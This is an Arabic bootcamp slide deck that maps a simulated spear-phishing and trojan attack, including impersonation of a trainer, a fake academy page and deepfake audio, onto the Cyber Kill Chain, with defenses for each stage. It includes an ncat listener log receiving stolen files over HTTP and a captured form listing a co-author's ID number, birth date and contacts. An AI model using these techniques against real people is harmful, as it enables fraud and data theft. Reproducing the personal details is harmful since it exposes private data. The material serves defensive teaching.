

تحليل وتنفيذ هجوم اختراق باستخدام إطار Cyber Kill Chain

معسكر الجرائم السيبرانية والتحقيق الجنائي الرقمي المتقدم

ريان محمد الحربي
زياد علي الحربي

توزيع



Spear Phishing + Trojan Attack

انتحال شخصية مدرب في أكاديمية طويق لاستهداف طالب متميز عبر هندسة اجتماعية متقدمة ثم تنفيذ الهجوم وسرقة بياناته الشخصية والملفات الخاصة



1- RECONNAISSANCE

ما تم فعله: البحث في LinkedIn واستخدام أداة ContactOut.
المخرجات: الحصول على رقم جوال الضحية ومعرفة اسم المدرب والمعسكر.

DEFENSE:

- تقليل نشر المعلومات الحساسة علنًا
- توعية المستخدمين بخطر oversharing
- إعدادات خصوصية قوية

Ziyad Ali Alharbi • 2nd
Information System | Cybersecurity Analysis | SOC L1 | Fresh ...
1w • Edited •

يسعدني أن أشارككم قبولي في معسكر الجرائم السيبرانية والتحقيق الجنائي الرقمي المقدم من **Tuwaiq Academy | أكاديمية طويق** وتحت إشراف المهندس محمد المنجم ، كخطوة مهمة وفرصة مميزة لتطوير مهاراتي في مسار الأمن السيبراني من خلال العمل على تحديات واقعية، وأتطلع للاستفادة منها في حياتي العملية.

[CyberSecurity](#) [#DFIR](#) [#TuwaiqAcademy](#)

Show translation

مبروك .. حيّاك في طويق 🎉 البريد الوارد

Home My Network Jobs Messaging Notifications Me For Business Learning

See who's hiring on LinkedIn.

ContactOut Ziyad Ali Alharbi
+9665 22222222
Show more

+ Save to List / ATS / CRM
Send email
Find work email
Notes

Smart Methods الأساليب الذكية
Umm Al-Qura University

Eng. Ziyad Alharbi
Network And System

Connect






2- WEAPONIZATION

1. إنشاء صفحة "استقطاب المتميزين" مزيفة تحاكي هوية أكاديمية طويق لسرقة البيانات الشخصية.
2. تجهيز مقطع صوتي مزيف (Deepfake) بصوت المدرب باستخدام تقنيات الذكاء الاصطناعي.
3. تطوير ملف Trojan Horse بلغة Python يتخفى كبرنامج "منظم ملفات المشاريع"

DEFENSE:

الاكتشاف: فحص الملفات والروابط في بيئة معزولة (Sandbox).
المنع: استخدام أنظمة تتبع النطاقات (Domain) المنشأة حديثاً.





3- DELIVERY

١- إرسال الرابط المزيف عبر تطبيق WhatsApp مدعوماً بالرسالة الصوتية المزيفة.

٢- إرسال ملف التروجان عبر البريد الإلكتروني كملف مرفق رسمي للمتميزين

DEFENSE:


1- استخدام بوابات بريد آمنة (Secure Email Gateway)

2- تحليل الصوت (Audio Forensics)

- نبذة صوت غير طبيعية
- تكرار أنماط صوتية
- غياب الضوضاء الطبيعية بالخلفية
- أدوات تحليل تكشف التوليد الاصطناعي للصوت مثل Pindr

<hr@tuwaiq.site> Human Resources - Tuwaiq

Page 05





4- EXPLOITATION

الضحية يقوم بإدخال بياناته (الاسم، الجوال، الهوية) في الصفحة المزيفة.
الضحية يقوم بتشغيل ملف التروجان ظناً منه أنه برنامج تنظيمي.

DEFENSE:

الاكتشاف:

تحليل السجلات (Log Analysis / SIEM)


المنع: (Endpoint Protection)

استخدام:

EDR .

Antivirus متقدم .

Exploit Protection .



You received a new form submission! Here's what was sent:

الاسم الرباعي: زياد علي فراج الحربي
رقم الجوال: 5005312
البريد الإلكتروني: Ziyad29q@gmail.com
العنوان الوطني: 12423
تاريخ الميلاد: 18-02-1999
رقم الهوية: 11002114



5- INSTALLATION



الوصف: تفعيل البرمجية الخبيثة من خلال فتح الهدف على الموقع و المرفق.
• التنفيذ العملي:

١- إقناع الضحية بإدخال بياناته الحساسة (الهوية، والعنوان الوطني) في النموذج المزيف.

٢- دفع الضحية لتشغيل ملف التروجان ظناً منه أنه أداة تنظيمية من المدرب و عند تشغيلها تظهر واجهة "بريئة" للمستخدم.

DEFENSE:

الاكتشاف: تحليل السجلات (Log Analysis / SIEM)
المنع: فرض سياسات تمنع تشغيل البرامج غير الموثوقة





6- COMMAND & CONTROL (C2)

الكود يقوم بـ:

- البحث في Desktop / Documents / Downloads
- جمع ملفات بامتدادات مهمة (...PDF, DOCX, XLS)
- أخذ مقتطف من الملفات
- إرسالها لسيرفر المهاجم عبر HTTP

DEFENSE:

الاكتشاف: كشف اتصالات HTTP/HTTPS إلى IP غير معروف
المنع:

- استخدام Firewall Rules قوية
- تقسيم الشبكة Network Segmentation

```
C:\Windows\System32\cmd.exe
C:\Program Files (x86)\Nmap>ncat.exe -lvp 4444
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.235.143:49991.
^ZPOST / HTTP/1.1
Host: 192.168.235.129:4444
User-Agent: python-requests/2.32.5
Accept-Encoding: gzip, deflate, zstd
Accept: */*
Connection: keep-alive
Content-Length: 5955
Content-Type: application/json
```



